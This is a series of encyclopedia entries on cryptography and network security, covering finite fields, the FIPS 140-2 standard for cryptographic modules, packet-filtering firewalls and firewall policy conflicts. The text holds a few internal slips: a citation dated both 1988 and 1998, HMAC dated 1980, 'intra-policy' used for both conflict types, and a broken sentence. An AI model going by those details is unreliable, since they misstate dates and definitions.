Alon N, Cohen G, Krivelevich M, Litsyn S (2003) Generalized hashing and parent-identifying codes. J Comb Theory Series A 104:207–215
[MathSciNet]

Alon N, Stav U (2004) New bounds on parent-identifying codes: the case of multiple parents. Comb Probab Comput 13(6):795–807
[MathSciNet]

Amiri E, Tardos G (2009) High rate fingerprinting codes and the fingerprinting capacity. In: Proceedings of the 20th annual ACM-SIAM symposium on discrete algorithms (SODA 2009), New York, pp 336–345

Anthapadmanabhan NP, Barg A, Dumer I (2008) On the fingerprinting capacity under the marking assumption. IEEE Trans Inform Theory 54(6):2678–2689
[MathSciNet]

Barg A, Blakley GR, Kabatiansky G (2003) Digital fingerprinting codes: problem statements, constructions, identification of traitors. IEEE Trans Inform Theory 49(4):852–865
[MathSciNet]

Barg A, Cohen G, Encheva S, Kabatiansky G, Zémor G (2001) A hypergraph approach to the identifying parent property: the case of multiple parents. SIAM J Discret Math 14:423–431
[MathSciNet]

Blackburn SR (2003a) Combinatorial schemes for protecting digital content. In: Wensley CD (ed) Surveys in combinatorics 2003. Cambridge University Press, Cambridge, pp 43–78

Blackburn SR (2003b) An upper bound on the size of a code with the k-identifiable parent property. J Comb Theory Series A 102:179–185
[MathSciNet]

Boneh D, Shaw J (1998) Collusion-secure fingerprinting for digital data. IEEE Trans Inform Theory 44(5):1897–1905
[MathSciNet]

Chor B, Fiat A, Naor M (1994) Traitor tracing. In: Advances in cryptology – CRYPTO ‘94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 480–491

Dumer I (2009) Equal-weight fingerprinting codes. In: Xing C et al (eds) Second international workshop on coding theory and cryptography, China, Lecture notes in computer science, vol 5557. Springer, Berlin, pp 43–51

Hollmann HDL, van Lint JH, Linnartz J-P, Tolhuizen LMGM (1998) On codes with the identifiable parent property. J Comb Theory Series A 82(2):121–133
[MathSciNet]

Kilian J, Leighton FT, Matheson LR, Shamoon TG, Tarjan RE, Zane F (1998) Resistance of digital watermarks to collusive attacks, 1998, Princeton computer science technical report TR-585-98. Princeton University, Princeton, New Jersey

Huang Y-W, Moulin P (2009) Saddle-point solution of the fingerprinting capacity game under the marking assumption. In: Proceedings of the 2009 IEEE international symposium on information theory, Seoul, Korea, June 28–July 3, 2009, pp 2256–2260

Pfitzmann B, Schunter M (1996) Asymmetric fingerprinting. In: Maurer U (ed) Advances in cryptology – EUROCRYPT 96, Lecture notes in computer science, vol 1070. Springer, Berlin, pp 84–95

Somekh-Baruch A, Merhav N (2005) On the capacity game of private fingerprinting systems under collusion attacks. IEEE Trans Inform Theory 51(3):884–899
[MathSciNet]

Tardos G (2008) Optimal probabilistic fingerprint codes. J Assoc Comput Mach 55(2):24
[MathSciNet]

Wagner N (1983) Fingerprinting. In: Proceedings of the 1983 IEEE symposium on security and privacy, Apr 1983, Oakland, California, pp 18–22

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_409

Finite Field

Burt Kaliski[31] ✉
(31) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *finite field* is a field with a finite number of elements.

Theory

The number of elements or the order of a field with a finite number of elements is always a power $q = p^k$ of a prime number $p \geq 2$, where $k \geq 1$. Since all finite fields with a given order are *isomorphic* (homomorphism), it is conventional to refer to a finite field with order q as "the" finite field with that order, denoted $\mathbf{F}_q$ or $GF(q)$ (the latter meaning *Galois Field*). The prime p is the *characteristic* of the field, i.e., for all $x \in \mathbf{F}_q$, $px = 0$.

Finite fields are commonly organized into three types in cryptography:

- *Characteristic-2* or *binary fields*, where $p = 2$.
- *Prime-order fields*, where $p \geq 3$ and $k = 1$.
- *Odd-characteristic extension fields*, where $p \geq 3$ and $k > 1$.

The *multiplicative group* of a finite field, denoted $\mathbb{F}_p^*$, is the group consisting of the elements of $\mathbf{F}_q$ with multiplicative inverses, i.e., the elements except for 0, under the multiplication operation. This is a cyclic group of order $q - 1$; all the elements of the group can be obtained as powers of a single generator.

A classic volume in this “field” is Lidl and Niederreiter’s text (Lidl and Niederreiter 1986). A book by Menezes et al. (Menezes et al. 1992) gives further treatment of the cryptographic applications.

Applications

Finite fields are widely employed in cryptography. The IDEA and Rijndael/AES algorithms, for instance, both involve operations over relatively small finite fields. Public-key cryptography generally involves much larger finite fields. For example, the Digital Signature Algorithm (Digital Signature Standard) operates in a subgroup of the multiplicative group of a prime-order finite field. Elliptic curve cryptography can be defined over a variety of different finite fields.

Open Problems

Efficient implementation of finite field arithmetic has been a major area of research. For a discussion, inversion in finite fields and rings and optimal extension fields.

Cross-References

Extension Field
Field
Group

Recommended Reading

Lidl R, Niederreiter H (1986) Introduction to finite fields and their applications. Cambridge University Press, Cambridge

Menezes AJ, Blake IF, Gao X, Mullin RC, Vanstone SA, Yaghoobian T (1992) Applications of finite fields. Kluwer, Dordrecht

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_205

FIPS 140-2

Tom Caddy[32] ✉
(32) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Synonyms

CMVP—Cryptographic module validation program; ISO 19790 2006 Security requirements for cryptographic modules

Definition

The full name is Federal Information Processing Standard (FIPS) 140–2, titled: Security Requirements for Cryptographic Modules (National Institute of Standards and Technology (NIST) 2001). FIPS 140–1 and FIPS 140–2 were developed not only as documents to communicate requirements, but also as complete programs that certify products that are in full compliance with the security and assurance characteristics that are specified in the standard. The objective to provide the end customer with cryptographic products that can be trusted and used with confidence.

Background

The FIPS 140–1 and –2 program was established in response to the Information Technology Management Reform Act of 1996 and the Computer Security Act of 1987. The program is a partnership between United States National Institute of Standards and Technology and the

Canadian Government Communication Security Establishment. Both the USA and Canadian organizations are integrally involved with all aspects of the program.

This document was issued May 25, 2001, and supersedes FIPS 140–1, which was published January 11, 1994 (National Institute of Standards and Technology (NIST), Computer Systems Laboratory 1994). FIPS 140–1 and FIPS 140–2 were developed not only as documents to communicate requirements, but also as complete programs with the objective to provide the end customer with cryptographic products that can be trusted and used with confidence.

Theory and Applications

The full name is Federal Information Processing Standard (FIPS) 140–2, titled: Security Requirements for Cryptographic Modules (National Institute of Standards and Technology (NIST) 2001). The Program is called the cryptographic module validation program (CMVP). The program's intent is to balance several objectives to maximize the effectiveness for end users of the cryptographic products including security functionality, assurance, cost, and schedule. The program implementation includes testing requirements, lab accreditations, thorough report and validation result review by the regulators, and certificates of validation issued by the NIST/CSE, including an actively maintained Web site of currently approved products.

FIPS 140–2 provides a standard that is used by government and commercial organizations when they specify that cryptographic-based security systems are to be used for providing protection of sensitive or valuable data. The protection of data, processes, and critical security parameters that is provided by a cryptographic module embedded within a security system is necessary to maintain the access control, confidentiality, and integrity of the information entrusted to that system.

FIPS 140–2 is published and maintained by the US Department of Commerce; National Institute of Standards and Technology; Information Technology Laboratory; and Cryptographic Module Validation Program. The standard is designed to be flexible enough to adapt to advancements and innovations in science and technology. NIST Policy is to have standards reviewed every 5 years in order to consider new or revised requirements that may be needed to meet technological and economic changes.

FIPS 140–2 is applicable to cryptographic-based security systems that may be used in a wide variety of computer and telecommunication applications (e.g., data storage, access control and personal identification, network communications, radio, facsimile, and video) and in various environments (e.g., centralized computer facilities, office environments, and hostile environments). The cryptographic services (e.g., encryption, authentication, digital_signature, and key_management) provided by a specific cryptographic module are selected requirements that are specific to the application. The security level (see below) to which a cryptographic module is validated is chosen to provide a level of security appropriate for the security requirements of the application in which the module is intended to be utilized and the security services that the module will provide.

It is important to note the difference between FIPS 140–2 and verification of correct cryptographic algorithm testing. Algorithm testing is limited only to verifying that a design correctly performs the logical and mathematical processes to comply with the specified algorithm functionality, such as, but not limited to:

- *FIPS PUB 113*. Computer Data Authentication (National Institute of Standards and Technology (NIST) 1985)
- *FIPS PUB 180–3*. Secure Hash Standard SHA (National Institute of Standards and Technology (NIST) 1995)
- *FIPS PUB 186–3*. Digital Signature Standard (DSS) (National Institute of Standards and Technology (NIST) 2000)
- *FIPS PUB 197*. AES—Advanced Encryption Standard (National Institute of Standards and Technology (NIST) 1999)
- *FIPS PUB 198*. The Keyed-Hash Message Authentication Code (HMAC) (National Institute of Standards and Technology (NIST) 1980)

In contrast FIPS 140–2 is a comprehensive security standard that integrates module access control, key management, interface control, design assurance, operational assurance, and utilizes algorithm testing to verify that each specific algorithm used is correct.

This standard specifies the security requirements that will be satisfied by a cryptographic module. These requirements have been developed over a number of years by cryptographic and information security experts from government organizations, international representatives, the Department of Defense, users, and vendors with the objective being something that is

meaningful, but also reasonable with regard to technology, usability, and affordability. The requirements have been compiled to address a broad range of threats and vulnerabilities, which trusted security focal points (modules) are subject to.

The security requirements cover areas related to the secure design and implementation of a cryptographic module. These areas include:

1. Cryptographic Module Specification
2. Cryptographic Module Ports and Interfaces
3. Roles, Services, and Authentication
4. Finite State Machine Model
5. Physical Security
6. Operational Environment
7. Cryptographic Key Management
8. Electromagnetic Interference/Electromagnetic Compatibility (EMI/EMC)
9. Self-Tests
10. Design Assurance
11. Mitigation of Other Attacks

The standard provides four increasing qualitative levels of security intended to cover a wide range of potential applications and environments.

Security Level 1 specifies the lowest level of security; the basic requirements are defined for a cryptographic module. No specific physical security mechanisms are required in a Security Level 1 cryptographic module beyond the basic requirement for production-grade components. Such implementations may be appropriate for low-level security

applications when other controls, such as physical security, network security, and administrative procedures, are limited or nonexistent.

Security Level 2 enhances the physical security mechanisms of a Security Level 1 cryptographic module by adding the requirement for physical security in the form of tamper evidence—tamper-evident seals or pick-resistant locks are placed on covers or doors to protect against unauthorized physical access. Security Level 2 also requires the module operators to authenticate to the module to assume a specific role and perform a corresponding set of services. Level 2 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in specific Common Criteria (CC) Protection Profiles and has been evaluated to a CC assurance level 2 (EAL2 or higher).

Security Level 3 increases the physical security of the cryptographic module to inhibit the intruder from gaining access to critical security parameters (CSPs) held within the cryptographic module. Physical security mechanisms required at Security Level 3 are intended to have a high probability of detecting and responding to attempts at physical access, use or modification of the cryptographic module through the implementation of strong enclosures and tamper detection/response that includes circuitry that zeroizes all plaintext CSPs when the removable covers/doors of the cryptographic module are opened.

Level 3 requires stronger identity-based authentication mechanisms, enhancing the security provided by the role-based authentication mechanisms specified for Security Level 2. Level 3 specifies more robust key management processes including the entry or output of plaintext CSPs using split knowledge procedures or to be performed using ports that are physically separated from other ports or interfaces that are logically separated using a trusted path from other interfaces. Plaintext CSPs may be entered into or output from the cryptographic module in encrypted form (in which case they may travel through enclosing or intervening systems).

Level 3 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in specified protection profiles (PPs) if they also meet the additional functional requirement of a Trusted Path and have been evaluated

at the CC EAL3 (or higher) with the additional assurance requirement of an Informal Target of Evaluation (TOE) Security Policy Model.

Security Level 4 provides the highest level of security defined in this standard. At this security level, the physical security mechanisms provide a complete envelope of protection around the cryptographic module with the intent of detecting and responding to all unauthorized attempts at physical access. Penetration of the cryptographic module enclosure from any direction has a very high probability of being detected, resulting in the immediate zeroization of all plaintext CSPs. Security Level 4 cryptographic modules are useful for operation in physically unprotected and potentially hostile environments.

Level 4 also protects a cryptographic module against a security compromise due to environmental conditions or fluctuations outside of the module's normal operating ranges for voltage and temperature.

Level 4 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified for Security Level 3 and is evaluated at the CC evaluation assurance level EAL4 (or higher).

A fundamental concept to the application of FIPS 140–2 is that of a cryptographic boundary. The cryptographic boundary shall consist of an explicitly defined perimeter that establishes the physical bounds of a cryptographic module. If a cryptographic module consists of software or firmware components, the cryptographic boundary shall contain the processor(s) and other hardware components that store and protect the software and firmware components. Hardware, software, and firmware components of a cryptographic module can be excluded from the requirements of this standard if shown that these components do not affect the security of the module. This concept allows for the evaluation of products to fixed and established confines, thereby making the process feasible. It also provides for a totally self-contained crypto module that contains enough functionality to protect itself and be able to be trusted.

For purposes of specifying physical security mechanisms, FIPS 140–2 defines three possible physical embodiments for a module and the associated security mechanisms for each:

- Single-chip cryptographic modules are physical embodiments in which a single integrated circuit is employed.

- Multiple-chip embedded cryptographic modules are physical embodiments in which two or more IC chips are interconnected and are embedded within an enclosure or a product that may not be physically protected.
- Multiple-chip standalone cryptographic modules are physical embodiments in which two or more IC chips are interconnected and the entire enclosure is physically protected.

For a module to receive a certificate of validation, it must follow a process defined by the CMVP program and be tested by an accredited laboratory. Laboratories are accredited to perform FIPS 140–2 testing based on proving to the National Voluntary Laboratory Accreditation Program (NVLAP) that they have the appropriate quality system, quality process, cryptographic skills, and FIPS 140–2 knowledge to warrant accreditation. Laboratory reaccreditation occurs on an annual basis.

Testing by the laboratory is based on a document related to FIPS 140–2 termed the Derived Test Requirements (DTR) document (National Institute of Standards and Technology (NIST) 2003). This document outlines the responsibilities of the test laboratory and the analysis and testing that is performed. It also describes the information and material that the vendor must provide the laboratory for the purpose of evaluating the compliance of the module to FIPS 140–2 requirements.

Acronyms

- *CC* Common Criteria
- *CSE* Communications Security Establishment
- *CSP* Critical Security Parameters
- *DSS* Digital Signature Standard
- *DTR* Derived Test Requirements
- *EAL* Evaluation Assurance Level
- *EMC* Electromagnetic Compatibility
- *EMI* Electromagnetic Interference
- *ITL* Information Technology Laboratory
- *FIPS* Federal Information Processing Standard
- *NIST* National Institute of Standards and Technology
- *NVLAP* National Voluntary Laboratory Accreditation Program
- *PP* Protection Profiles

- *SHA* Secure Hash Algorithm
- *SPM* Security Policy Modeling
- *TOE* Target of Evaluation

Cross-References

Common Criteria
Security Evaluation Criteria

Recommended Reading

National Institute of Standards and Technology (NIST) (1980) The keyed-hash message authentication code (HMAC): federal information processing standards publication 198–1 (FIPS PUB 198–1). National Institute of Standards and Technology (NIST), Gaithersburg

National Institute of Standards and Technology (NIST) (1985) Computer data authentication: federal information processing standards publication 113 (FIPS PUB 113). http://www.itl.nist.gov/fipspubs/fip113.htm

National Institute of Standards and Technology (NIST) (1995) Secure hash standard (SHS): federal information processing standards publication 180–1 (FIPS PUB 180–1). National Institute of Standards and Technology (NIST), Gaithersburg, http://www.itl.nist.gov/fipspubs/fip180-1.htm

National Institute of Standards and Technology (NIST) (1999) Announcing the Advanced Encryption Standard (AES): federal information processing standards publication 197 (FIPS PUB 197). National Institute of Standards and Technology (NIST), Gaithersburg, http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf

National Institute of Standards and Technology (NIST) (2000) Digital signature standard (DSS): federal information processing standards publication 186–2 (FIPS PUB 186–2). National Institute of Standards and Technology (NIST), Gaithersburg, http://csrc.nist.gov/publications/fips/archive/fips186-2/fips186-2.pdf

National Institute of Standards and Technology (NIST) (2001) Security requirements for cryptographic modules: federal information processing standards publication 140–142 (FIPS PUB 140–142). National Institute of Standards and Technology (NIST), Gaithersburg, http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf

National Institute of Standards and Technology (NIST) (2003) Derived test requirements for FIPS PUB 140–2

National Institute of Standards and Technology (NIST), Computer Systems Laboratory (1994) Security requirements for cryptographic modules: federal information processing standards publication 140–1 (FIPS PUB 140–1). National Institute of Standards and Technology (NIST) and Computer Systems Laboratory, Gaithersburg, http://csrc.nist.gov/publications/fips/fips140-1/fips1401.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_506

Firewall

Niels Provos[33] ✉
(33) Google INC, Mountain View, CA, USA

Definition

A *firewall* is a network device that enforces security *policy* for network traffic. The term originates from *fire wall*, a fireproof wall used as a barrier to prevent the spread of fire. An Internet firewall creates a barrier between separate networks by imposing a point of control that traffic needs to pass before it can reach a different network (Cheswick and Bellovin 1994). A firewall may limit the exposure of hosts to malicious network traffic, e.g., remote adversaries attempting to exploit security holes in vulnerable applications, by preventing certain packets from entering networks protected by the firewall.

Theory

When inspecting a network packet, a firewall decides if it should drop or forward the packet. The decision is based on a firewall's security policy and its internal state. Before forwarding a packet, a firewall may modify the packet's content. Packet inspection may occur at several different layers:

- The *link layer* provides physical addressing of devices on the same network. Firewalls operating on the link layer usually drop packets based on the *media access control* (MAC) addresses of communicating hosts.
- The *network layer* contains the *Internet protocol* (IP) headers that support addressing across networks so that hosts on different physical networks can communicate with each other.

- The *transport layer* provides data flows between hosts. On the Internet, the *transmission control protocol* (TCP) and the *user datagram protocol* (UDP) are used for this purpose. Most firewalls operate at the network and transport layer. TCP provides reliable data flow between hosts. UDP is a much simpler but unreliable transport protocol.
- The *application layer* contains application specific protocols such as the *hypertext transfer protocol* (HTTP). Inspection of application-specific protocols can be computationally expensive because more data needs to be inspected, and more states are required.

The IP header (Stevens 1994) contains information required by routers to forward packet between hosts. For an IPv4 header, firewalls usually inspect the following fields: header length, total length, protocol, source IP address, and destination IP address. The protocol field states which transport protocol follow after the IP header. The most frequently used transport protocols are TCP, UDP, and ICMP. While the IP protocol provides addressing between different hosts on the Internet, TCP and UDP allow the addressing of services by employing source and destination port numbers. For example, a mail client sends e-mail by contacting a mail server on destination port 25, which is used for the *simple mail transport protocol* (SMTP), and Web servers usually listen for HTTP requests on port 80. A data flow between hosts is uniquely identified by its 4-tuple:

- *(source IP address, source port number, destination IP address, destination port number).*

A firewall's policy is described by a list of filter rules that specify which packets may pass and which packets are to be blocked. A rule contains an action and several specifiers. The specifiers describe the packets for which a rule should be applied. The action of the last matching rule determines if the firewall forwards or drops the inspected packet. Many firewalls use a format to describe filter rules that is similar to the following:

- *action dir interface protocol srcip srcport destip dstport flags*

The first word *action* can be either *pass* or *block* and determines if a packet that matches this rule should be forwarded or dropped. These two actions are supported by all firewalls, but many modern firewall systems also support logging of packets that match specific rules, network address translation, and generating return packets. The remaining words are

specifiers that restrict which packets a rule applies to. The different elements in a filter rule are explained below:

- *dir* refers to the direction a packet is taking. It may be either *incoming* or *outgoing*. Depending on the firewall solution, the direction may be specific to a network interface or to a network boundary.
- *interface* specifies the physical or virtual network device upon which the packet was received. This is often used to classify the network from which the packet arrived as internal or external.
- *protocol* allows a filer to specify the transport protocols the rule should match. Using a protocol specifier allows us to differentiate, e.g., between UDP and TCP packets.
- *srcip* specifies which source IP addresses should match the rule. This can either be a single address or IP network ranges.
- *srcport* applies only to TCP or UDP packets and determines the range of port numbers a packet should have to match the rule.
- *dstip* and *dstport* specify which destination IP addresses and destination ports to match and are very similar to the source specifiers described above.
- *flags* may contain firewall specific features. For example, the *SYN* flag indicates that rule matches only where the packet contains a TCP connection setup message (see below).

In the following example, a simple firewall configuration that blocks all traffic except SMTP connections to a central mail server is shown:

Figure 1 shows the rules of a firewall that uses only the information contained in the inspected packet to decide if the packet should be dropped or forwarded. Any incoming packet that is not sent to port 25 of the mail server matches only the first firewall rule and will be dropped. A firewall that reaches policy decisions based only on the content of the inspected packet is called *stateless*. Filtering packets that enter a network is called *ingress* filtering, and filtering packets that leave a network is called *egress* filtering.

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	in	external	tcp	any	any	mail-server	25	
pass	out	external	tcp	mail-server	25	any	any	

Firewall, Fig. 1 A simple configuration that allows only traffic to and from the SMTP port of a specific mail server

If a policy, that allows only outgoing HTTP connections, is to be enforced, the rules for stateless firewalls are more difficult to configure. When a client initiates an HTTP connection to port 80 of a Web server, the server sends back data with source port 80. A naive firewall configuration might allow all TCP packets with source port 80 to enter the network. As a result, an adversary is allowed to initiate any kind of connection as long as the packets arrive with the correct source port. The firewall configuration can be improved by inspecting the control flags used by TCP. A packet to initiate a connection has only the *SYN* flag set. The receiver acknowledges the connection attempt by setting both the *SYN* and *ACK* flag. After a connection has been established, the *SYN* flag is not used again. A better firewall configuration is shown in Fig. 2. The third rule permits all external TCP traffic with source port 80, but the subsequent rule blocks all Web server packets that contain a SYN flag but no ACK flag. In other words, external connection attempts are denied.

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	in	external	tcp	any	80	any	any	
block	in	external	tcp	any	80	any	any	S/SA
pass	out	external	tcp	any	80	any	80	

Firewall, Fig. 2 A configuration that allows only outgoing HTTP traffic. The rules use TCP control flags to prevent outsiders from initiating connections to our internal network

A more flexible configuration is permitted by *stateful* firewalls (van Rooij 2000) which track connection states for ICMP, TCP, and UDP packets. While UDP and ICMP are connectionless protocols, a stateful firewall may create short-lived states for them. The connection state allows a firewall to determine if a packet is part of an ongoing connection and drop packets that are outside the valid range of parameters. A stateful firewall is easier to configure because packets that match connection state are forwarded without consulting the firewall rules. The HTTP-client example from above can be realized with a stateful firewall using only one rule; see Fig. 3.

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	**out**	**external**	**tcp**	**any**	**any**	**any**	**80**	**keep state**

Firewall, Fig. 3 A stateful firewall is easier to configure because it keeps track of established connections. Packets that are part of an ongoing connection do not need to match any rules

Because IP is independent of the physical network layer, it is possible that an IP packet needs to be fragmented into several smaller packets that fit within the frame size of the physical medium. The first IP fragment contains all addressing information, including ports. The firewall may enforce its policy only for the first fragment. Even if all subsequent fragments are forwarded by the firewall, without the first fragment it is not possible for the end host to completely reassemble the IP packet.

The situation is more complicated if the firewall decides to forward the first fragment. As it is possible for fragments to overlap, an adversary may decide to send an IP fragment that overlaps the transport header data of the first fragment. In that case, an adversary may be able to rewrite the port numbers and effectively bypass the firewall's security policy. Overlapping IP fragments may also confuse *network intrusion detection systems* (NIDS) (Paxson 1988).

There are several methods to send packets that may bypass application-level firewalls and evade intrusion detection systems (Ptacek and Newsham 1998). Because a NIDS does not have complete knowledge of network topology and end host state, an adversary may evade security policy by exploiting ambiguities in the traffic stream monitored by the NIDS. For example, a packet may be seen by the monitoring device but never reach the end host. As a result, the traffic seen by the monitor differs from the traffic received by an end host, and the monitor may make an incorrect decision.

One possible solution to remove ambiguities from the network traffic is called *traffic normalization* (Handley et al. 2001). It rewrites ambiguous traffic so that the interpretation of traffic at the end host is known to the NIDS. As a result, an adversary loses direct control over the specific layout of traffic, making it more difficult to evade intrusion detection systems. Recently, firewalls have started to support traffic normalization. Handley et al. enumerate methods to normalize traffic. For example, a firewall may reassemble all IP fragments into complete IP packets before forwarding them.

Firewalls may also help to limit the problem of *address spoofing* and *denial of service* attacks (Ferguson and Senie 2000). Address spoofing refers to IP packets that carry an incorrect IP source address. An adversary may be able to exploit trust relationships by sending packets via an external network that claim to originate from the internal network (Bellovin 1989). Denial of service is aimed at disrupting network services and often uses thousands of machines to generate network traffic that saturates the available bandwidth at the target host. To prevent the tracing of the attack back to the originators, denial of service attacks often use IP address spoofing.

Organizations that employ firewalls should enforce a policy that does not allow spoofed traffic to either enter or leave the network by employing both ingress and egress filtering. Denying packets with spoofed source addresses from leaving the network prevents denial of service attacks to hide their origin.

Additional Definitions

- *Ingress filtering*. Filtering packets that enter a network.
- *Egress filtering*. Filtering packets that leave a network.
- *Stateful packet inspection*. Decisions to drop or forward a packet are based not only on the content of the inspected packet, but also on previous network traffic.
- *Denial of service*. Disrupting a computer service by exhausting resources like network bandwidth, memory, or computational power.
- *Network intrusion detection system*. A system that monitors network traffic to identify abnormal behavior that indicates network attacks.

Recommended Reading

Bellovin SM (1989) Security problems in the TCP/IP protocol suite. ACM Comput Commun Rev 19(2):32–48

Cheswick WR, Bellovin SM (1994) Firewalls and internet security repelling the Willy Hacker. Addison-Wesley, Reading

Ferguson P, Senie D (2000) Network ingress filtering: defeating denial of service attacks which employ IP source address spoofing. RFC 2827

Handley M, Kreibich C, Paxson V (2001) Network intrusion detection: evasion, traffic normalization and end-to-end protocol semantics. In: Proceedings of the 10th USENIX security symposium, Aug 2001

Paxson V (1988) Bro: a system for detecting network intruders in real-time. In: Proceedings of the 7th USENIX security symposium, Jan 1998

Ptacek T, Newsham T (1998) Insertion, evasion, and denial of service: eluding network intrusion detection. Secure Networks Whitepaper, Aug 1998

Stevens WR (1994) TCP/IP Illustrated, vol 1. Addison-Wesley, Reading

van Rooij G (2000) Real stateful TCP packet filtering in IP filter. In: Proceedings of the 2nd international SANE conference, May 2000

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300386

Firewall Policy Analysis

Firewalls

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_911

Firewalls

Ehab Al-Shaer[34] ✉
(34) Cyber Defense and Network Assurability (CyberDNA) Center, Department of Software and Information Systems College of Computing and Informatics, University of North Carolina Charlotte, Charlotte, NC, USA

✉ **Ehab Al-Shaer**
Email: ealshaer@uncc.edu

Synonyms

Consistency verification of security policy; Firewall policy analysis; IPSec policy analysis

Definition

A network access control list or ACL, $\mathcal{L}$, is a set of ordered rules, $\mathscr{R}_i$, the defines the *transformation actions*, $\mathbb{Z}_n$, (e.g., such as accept or deny in firewalls, and ESP for encryption and AH for authenticate in IPSec) that are performed on matched *traffic flows*, $\mathbb{A}_1$, defined using header information. A conflict exists in ACL policies if there are two (or more) different rules ($\mathscr{R}_i$ and $\mathscr{R}_j$) that match the same traffic flow partially or complectly (i.e., $\mathcal{C}_i \cap \mathcal{C}_j \neq \emptyset$). If the two rules existing in the same firewall or IPSec device, it is called *intra-policy* conflict. However, if they exist in two different devices across the network, it is called *intra-policy* conflict.

Background

Complexity of Managing Network Access Control Polices

Network security polices are essential elements in Internet security devices that provide traffic filtering, integrity, confidentiality, and authentication. Network security perimeter devices such as firewalls, IPSec, and IDS/IPS devices operate based on locally configured policies. However, configuring network security policies remains a complex and error-prone task due to the rule-dependency semantics, and the interaction between policies in the network. This complexity is likely to increase as the network size increases. A successful deployment of a network security system requires global analysis of policy configurations of all network security devices in order to avoid policy conflicts and inconsistency. Policy conflicts may cause serious security breaches and network vulnerability such as blocking legitimate traffic, permitting unwanted traffic, and insecure data transmission.

There are many challenges confronting the correctness and consistency of security policy configuration in enterprise networks. First, in a single security device, the ordering of the policy rules is critically important to determine the underlying policy semantics. An incorrect rule ordering may obsolete some critical rules and result in a security hole that can be a target for a network attack. Second, the interaction between different network security policies in a distributed network environment introduces additional challenges. For example, inconsistent rule matching between two firewalls can result in illegitimate traffic being allowed into the network, leading to serious security threats such as denial of service attacks. Also, incorrect configuration of cascaded IPSec tunnels can lead to sending confidential data as clear text violating the security policy. Third, the existence of many action types (e.g., bypass, discard, encrypt/tunnel, authenticate/transport, etc.) presents another challenge when analyzing network security policies. Policy conflicts in IPSec devices may cause either a failure in establishing secure communication, or degrade the performance due to performing unnecessary redundant security operations.

Network Access Control Background

A *security policy enforcement point* is the network element that controls the traversal of packets across network segments based on a given *network security policy*. These include firewalls and IPSec devices, which are installed either at end hosts or at intermediate network nodes. The network protection offered by firewalls/IPSec is based on requirements defined by a

security policy established and maintained by a user or system administrator. In general, packets are selected for a packet transmission/protection mode based on network and transport layer header information matched against entries in the policy, i.e., transport protocol, source address and port number, and destination address and port number. Each packet is either discarded, protected and transmitted, or permitted to flow without protection. The decision is based on the policy rules that match this traffic. To define traffic protection rules, we use a generic policy format that resembles the format used in a wide range of firewall and IPSec implementations (Configuring IPSec Network Security n.d.). In this format, the network security policy is composed of two lists of packet-filtering rules: access list and map list.

- *Access list*. It consists of ordered filtering rules that define the actions performed on packets that satisfy the rule conditions. All traffic is matched against the access rules sequentially till a matching rule is found. The rules are ordered such that all the packets in a flow will always trigger the same rule. The rule determines the required security action, where a *protect* action means that the traffic is securely transmitted, a *bypass* action means that the traffic is transmitted unsecured, and a *discard* action means that the traffic is dropped. Such rules are used in firewall policies to permit or discard traffic, and in IPSec policies to select the traffic to be protected.
- *Map list*. The rules in this list determine the security mapping required to protect the traffic selected by the access list, also based on a set of packet filters. Each rule is given a priority and the traffic is matched against the highest priority rule first. Multiple rules can be triggered for the same flow resulting in applying more than one security transformation on the same traffic. Such rules are used in IPSec policies to specify the cryptographic transformation for a specific traffic.

Firewalls control the traversal of packets across the boundaries of a secured network based on the security policy. A firewall security policy is an access list of ordered filtering rules. Filtering actions are either *bypass*, which permits the packet to enter or leave the secure network, or *discard*, which causes the packet to be blocked and dropped. Firewalls are widely used to protect the network from external attacks like port and address scanning and denial of service attacks. They are also used to control the flow of traffic between network segments.

